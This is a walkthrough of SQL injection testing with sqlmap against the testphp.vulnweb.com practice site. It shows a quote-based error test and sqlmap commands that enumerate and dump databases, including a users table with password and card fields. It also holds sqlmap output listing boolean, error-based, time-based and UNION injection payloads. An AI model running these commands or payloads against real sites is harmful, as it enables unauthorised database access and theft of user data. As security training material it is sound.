SQL Injection Testing using SQLmap

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

Scouting The Target Website:http://testphp.vulnweb.com/listproducts.php?cat=1



Doing a simple test to check if the website is vulnerable by changing the URL parameters:

http://testphp.vulnweb.com/listproducts.php?cat=’

By Changing the get parameter(It is the cat function here) and Getting the below Error we were able to confirm that the sql is Vulnerable.We changed the cat value from 1 to a random symbol here it is ‘.




Since we confirmed that the database is vulnerable we continued to perform an injection attack and gain access to the databases

Command used :-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

Where the sqlmap calls for the application
-u points to the url followed by our target URL
--dbs command enumerate DBMS databases



Using the above command we were able to find that the url has two databases in the backend:


- Acurat
- Information_Scheman

Next we Move on to Extracting information out of both the databases we just located

Command Used:-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

Here the -D command allows us to select the specific database
--tables command is used to extract the all the table data



Using the above command we can see that the acuart Database has 8 tables:

- Artists
- Carts
- Categ
- Featured
- Guestbook
- Pictures products
- users

We can further get all the informations using the below command:


```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables -a
```

Where the -a means to fetch all the data available

```
Database: acuart
Table: users
[1 entry]
+-------------------+----------------------------------+------+------------+----------+-------+-------------+---------+
| cc                | cart                             | pass | email      | phone    | uname | name        | address |
+-------------------+----------------------------------+------+------------+----------+-------+-------------+---------+
| 11111111111111111 | a103b9bdb009a9f5a0ee5fcaef4291ab | test | email@lok. | 11223344 | test  | attacker1234 | <blank> |
+-------------------+----------------------------------+------+------------+----------+-------+-------------+---------+

[20:15:39] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:15:39] [INFO] fetching columns for table 'pictures' in database 'acuart'
[20:15:39] [INFO] fetching entries for table 'pictures' in database 'acuart'
Database: acuart
Table: pictures
[7 entries]
+------+--------+--------+------------------+----------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------
------------------------------------------------+-------+--------------+----------------------------------------------
| a_id | cat_id | pic_id | img              | plong

                                                | price | title        | pshort
+------+--------+--------+------------------+----------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------
------------------------------------------------+-------+--------------+----------------------------------------------
| 1    | 1      | 1      | ./pictures/1.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place
lder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change t
 by inserting your own information. \n</p>  | 500   | The shore    | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu.
| 1    | 1      | 2      | ./pictures/2.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place
lder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change t
 by inserting your own information. \n</p>  | 800   | Mistery      | Donec molestie.\nSed aliquam sem ut arcu.
| 1    | 1      | 3      | ./pictures/3.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place
lder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change t
 by inserting your own information. \n</p>  | 986   | The universe | Lorem ipsum dolor sit amet. Donec molestie.\nSed aliquam sem ut arcu.
| 1    | 1      | 4      | ./pictures/4.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place
lder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change t
 by inserting your own information. \n</p>  | 1000  | Walking      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phas
| 1    | 1      | 5      | ./pictures/5.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place
lder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change t
 by inserting your own information. \n</p>  | 460   | Mean         | Lorem ipsum dolor sit amet, consectetuer adipiscing elit.
| 1    | 2      | 6      | ./pictures/6.jpg | <p>\nThis picture is an 99 cm x 200 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a plac
older. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change
s by inserting your own information. \n</p> | 10000 | Thing        | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phas
| 2    | 1      | 7      | ./pictures/7.jpg | bla bla bla long

                                                | 15000 | Trees        | bla bla bla
+------+--------+--------+------------------+----------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------
------------------------------------------------+-------+--------------+----------------------------------------------

[20:15:39] [INFO] table 'acuart.pictures' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/pictures.csv'
[20:15:39] [INFO] fetching columns for table 'artists' in database 'acuart'
[20:15:39] [INFO] fetching entries for table 'artists' in database 'acuart'
Database: acuart
```

By pulling all the information we found out sensitive information like user details, their password, name and so on.


While pulling all the data the sqlmap program found a encrypted value which can be cracked using dictionary attack



Command Used:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables
```

This command shows there are 79 different tables in the Information_schema DBMS



We can further filter the information by selecting specific tables and columns

Command Used:-

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T ADMINISTRABLE_ROLE_AUTHORIZATIONS -columns
```

Where the -T is used to select the specific table
-columns is used to fetch just the column data

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T ADMINISTRABLE_ROLE_AUTHORIZATIONS -columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume

[*] starting @ 20:28:04 /2023-10-16/

[20:28:05] [INFO] resuming back-end DBMS 'mysql'
[20:28:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8780=8780

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7171,(SELECT (ELT(8699=8699,1))),0x716a7a6b71),8699)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1832 FROM (SELECT(SLEEP(5)))OuIu)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x71787a7171,0x7a5552624a757043614f6358496f596b736450526a595659687546756264485 55a4979694a6d4b71,0x716a7a6b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[20:28:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[20:28:05] [INFO] fetching columns for table 'ADMINISTRABLE_ROLE_AUTHORIZATIONS' in database 'information_schema'
Database: information_schema
Table: ADMINISTRABLE_ROLE_AUTHORIZATIONS
[9 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| HOST         | varchar(256) |
| USER         | varchar(97)  |
| GRANTEE      | varchar(97)  |
| GRANTEE_HOST | varchar(256) |
| IS_DEFAULT   | varchar(3)   |
| IS_GRANTABLE | varchar(3)   |
| IS_MANDATORY | varchar(3)   |
| ROLE_HOST    | varchar(256) |
| ROLE_NAME    | varchar(255) |
+--------------+--------------+
```